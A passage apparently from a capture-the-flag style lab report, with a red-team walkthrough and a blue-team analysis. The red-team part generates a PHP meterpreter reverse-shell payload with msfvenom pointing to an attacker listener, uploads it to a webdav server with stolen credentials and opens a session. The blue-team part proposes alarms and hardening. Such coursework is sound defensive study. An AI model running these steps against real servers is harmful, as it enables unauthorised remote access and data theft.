php/meterpreter/bind_tcp_ipv6_uuid	Run a meterpreter server in PHP. Listen for a connection over IPv6 with UUID Support
php/meterpreter/bind_tcp_uuid	Run a meterpreter server in PHP. Listen for a connection with UUID Support
php/meterpreter/reverse_tcp	Run a meterpreter server in PHP. Reverse PHP connect back stager with checks for disabled functions
php/meterpreter/reverse_tcp_uuid	Run a meterpreter server in PHP. Reverse PHP connect back stager with checks for disabled functions
php/meterpreter/reverse_tcp	Connect back to attacker and spawn a Meterpreter server (PHP)
php/reverse_perl	Creates an interactive shell via perl
php/reverse_php	Reverse PHP connect back shell with checks for disabled functions
php/shell_findsock	Spawn a shell on the established connection to the webserver. Unfortunately, this p

```
msf5 > msfvenom -p php/meterpreter/reverse_tcp rhost=192.168.1.90 rport=4444 >> shell.php
[*] exec: msfvenom -p php/meterpreter/reverse_tcp rhost=192.168.1.90 rport=4444 >> shell.php
```

```
[*] No platform was selected, choosing Msf::Module::Platform::PHP from the payload
[*] No arch selected, selecting arch: php from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 1113 bytes
```

```
msf5 > pwd
[*] exec: pwd
```

```
msf5 > ls
[*] exec: ls
```

bin	dev	home	initrd.img.old	lib32	libx32	media	opt	root	sbin	srv	tmp	vagrant	vmlinuz
boot	etc	initrd.img	lib	lib64	lost+found	mnt	proc	run	shell.php	sys	usr	var	vmlinuz.old

```



Listen for a connection and spawn a command shell via perl (persistent) over IPv6
Listen for a connection and spawn a command shell via php
Listen for a connection and spawn a command shell via php (IPv6)
Download an EXE from an HTTP URL and execute it
Execute a single system command
Run a meterpreter server in PHP. Listen for a connection
Run a meterpreter server in PHP. Listen for a connection over IPv6
Run a meterpreter server in PHP. Listen for a connection over IPv6 with UUID Support

```

```
Run a meterpreter server in PHP. Listen for a connection with UUID Support
Run a meterpreter server in PHP. Reverse PHP connect back stager with checks for di
Run a meterpreter server in PHP. Reverse PHP connect back stager with checks for di
Connect back to attacker and spawn a Meterpreter server (PHP)
Creates an interactive shell via perl
Reverse PHP connect back shell with checks for disabled functions
Spawn a shell on the established connection to the webserver. Unfortunately, this p
```

# Uploading the Payload

Since we already have Ryan's credentials for the webdav server, we are able to create a shared network folder from the attacking machine and copy the payload file to the target network.





# Start the Listener, Access Server Files

Now that the shell file is on the target machine, we started the listener in msfconsole using the multi/handler exploit. Once the shell opened a user meterpreter session, we clicked on the shell file in the target machine's webdav server to activate the payload. From there, in the user shell, we were able to locate the flag file we were tasked with finding.

```
msf5 > use exploit/multi/handler
msf5 exploit(multi/handler) > set payload php/meterpreter/reverse_tcp
payload => php/meterpreter/reverse_tcp
msf5 exploit(multi/handler) > show options

Module options (exploit/multi/handler):

  Name  Current Setting  Required  Description
  ----  -
  LHOST  192.168.1.90     yes       The listen address (an interface may be specified)
  LPORT  4444             yes       The listen port

Payload options (php/meterpreter/reverse_tcp):

  Name  Current Setting  Required  Description
  ----  -
  LHOST  192.168.1.90     yes       The listen address (an interface may be specified)
  LPORT  4444             yes       The listen port

Exploit target:

  Id  Name
  --  --
  0    Wildcard Target

msf5 exploit(multi/handler) > set LHOST 192.168.1.90
LHOST => 192.168.1.90
msf5 exploit(multi/handler) > set LPORT 4444
LPORT => 4444
msf5 exploit(multi/handler) > run


[*] Started reverse TCP handler on 192.168.1.90:4444
[*] Sending stage (38288 bytes) to 192.168.1.105
[*] Meterpreter session 1 opened (192.168.1.90:4444 -> 192.168.1.105:35860) at 2021-01-08 14:20:06 -0800
```

```
meterpreter > pwd
/var/www/webdav
meterpreter > ls
Listing: /var/www/webdav
=====

Mode                Size  Type  Last modified      Name
----                -
100777/rwxrwxrwx    43   fil   2019-05-07 11:19:55 -0700  passwd.dav
100644/rw-r--r--    1113 fil   2021-01-08 14:16:19 -0800  shell.php

meterpreter > cd /
meterpreter > ls
Listing: /
=====

Mode                Size  Type  Last modified      Name
----                -
40755/rwxr-xr-x     4096 dir   2021-01-06 15:27:44 -0800  bin
40755/rwxr-xr-x     4096 dir   2021-01-08 12:53:00 -0800  boot
40755/rwxr-xr-x     3860 dir   2021-01-08 12:51:56 -0800  dev
40755/rwxr-xr-x     4096 dir   2021-01-08 12:51:50 -0800  etc
100644/rw-r--r--     16   fil   2019-05-07 12:15:12 -0700  flag.txt
40755/rwxr-xr-x     4096 dir   2020-05-19 10:04:21 -0700  home
100644/rw-r--r--    58458947 fil   2021-01-08 12:53:00 -0800  initrd.img
100644/rw-r--r--    58459936 fil   2021-01-06 15:30:30 -0800  initrd.img.old
40755/rwxr-xr-x     4096 dir   2018-07-25 16:01:38 -0700  lib
```




# **Blue Team**

## Log Analysis and Attack Characterization

# Analysis: Identifying the Port Scan

- The port scan occurred from 01/08/21 @20:50:14.579 to 01/08/21 @20:59:32.245.
- 21 packets were sent from the ipv6 that matches the attacking Kali Linux machine (ipv4: 192.168.1.90 | ipv6: fe80:215:5dff:fe00:412)
- Since many packets were sent in quick succession to each sequential destination IP within a range, we can determine that this is a port scan.



# Analysis: Finding the Request for the Hidden Directory


- On 01/08/21 @21:33:34, the folder /company\_folders/secret\_folder was requested.
- The only file within secret\_folder was connect\_to\_corp\_server. While Kibana does not tell us what was in the file, we know it contains instructions to log into the company's webdav server using Ryan's account and his password hash.





# Analysis: Uncovering the Brute Force Attack


- 16,555 requests were made during the attack. (See previous slide for graphic)
- The attacker made 10,136 requests before finding the password. (See slide 15 for attacking confirmation.)



# Analysis: Finding the WebDAV Connection



- 74 requests were made to this directory and its files.
- The passwd.dav and shell.php files were requested.





# **Blue Team**

## Proposed Alarms and Mitigation Strategies

# Mitigation: Blocking the Port Scan

---

## Alarm

**What kind of alarm can be set to detect future port scans?**

Set an alarm for an excessive number of icmp packets.

### Threshold

We recommend a threshold of 5, given that the total number of events in this attack appears to be lower but is still nevertheless a threat.

## System Hardening

**What configurations can be set on the host to mitigate port scans?**

Firewall settings can be configured to filter the ports so an Nmap scan can't tell whether the ports are open or closed.

Here is one example of a script that can be run for continuous protection (renews on reboot) against port scans:

<https://github.com/Feriman22/portscan-protection>

# Mitigation: Finding the Request for the Hidden Directory

---

## Alarm

**What kind of alarm can be set to detect future unauthorized access?**

Set an alarm for when requests for the /secret\_folder exceed what is normal for the company.

### **Threshold**

Since this is a very small company, we recommend a threshold of 10 events,.

## System Hardening

**What configuration can be set on the host to block unwanted access?**

The main reason this folder is being accessed by someone outside the company is because the existence of the folder was made public due to sheer negligence. All statements referencing /secret\_folder and how to access it should be scrubbed from the public-facing website. In the wake of this attack, the folder should be renamed to something less conspicuous and a stronger password policy should be implemented. Ashton's password only contained 8 lowercase letters. Similarly, Ryan's password only contained 7 lowercase letters and one number. These should be changed immediately and a standard of 15-20 alphanumeric upper- and lowercase letters plus symbols changed monthly and not the same as the last 3 passwords should be implemented.

# Mitigation: Preventing Brute Force Attacks

---

## Alarm

**What kind of alarm can be set to detect future brute force attacks?**

An alarm could be set for any message that contains the phrase “Password Mismatch” or “authentication failure.” Alternatively, an alarm could be set for multiple log.level: error from the same IP.

### Threshold

We recommend a threshold of 8 failed password attempts for any given user/IP.

## System Hardening

**What configuration can be set on the host to block brute force attacks?**

A whitelist of IPs can be added to the corporate firewall. If whitelisting is too strong a move, blacklisting known bad actor IPs would be a minimal approach. An account lockout policy could also be created.

# Mitigation: Detecting the WebDAV Connection

---

## Alarm

**What kind of alarm can be set to detect future access to this directory?**

An alarm could be set for excessive inbound traffic (network.direction: inbound) to the webdav directory. (url.path: /webdav)

### Threshold

A threshold of 10 packets should trigger this alert, based on the traffic leading up to the attack.

## System Hardening

**What configuration can be set on the host to control access?**

Once again, the malicious access to this server is due largely in part to sheer administrative negligence. Even though the file with instructions to access the webdav server was stored in a password protected section of the website, the fact that such instructions were in any file online is a problem. If these instructions must be written down, they should not be on a web accessed server, if stored digitally at all. A hard copy kept in a secure place may be a better option. Additionally, the plaintext storing of a hash is extremely unsafe. Password hashes should be stored in a secure, offline location and nowhere else. Furthermore, as stated on slide 29 above, a better password policy needs to be in place.

As for general directory hardening, instead of password protection, SSH keys authentication may be a better option. These also should not be stored in any plaintext format, let alone on a public-facing web server.



# Mitigation: Identifying Reverse Shell Uploads

---

## Alarm

**What kind of alarm can be set to detect future file uploads?**

An alarm can be set for any POST requests to the /webdav folder (url.path: /webdav).

### **Threshold**

A threshold of 1 is necessary since only one file existed in this directory to begin with.

## System Hardening

**What configuration can be set on the host to block file uploads?**

Not allow php file uploads. Uploaded files should not be allowed in the web root folder in general. Any file extension that is a code extension should either be not allowed, scrambled, or eliminated so it cannot be executed.

Additionally, in regards to files stored on the system, File Transfer Protocol Secure (FTPS) should be in use and all files should be encrypted prior to transfer. That way, all files containing sensitive information are protected before they communicate with the server, while they are in transit, and while in server storage.



*The  
End*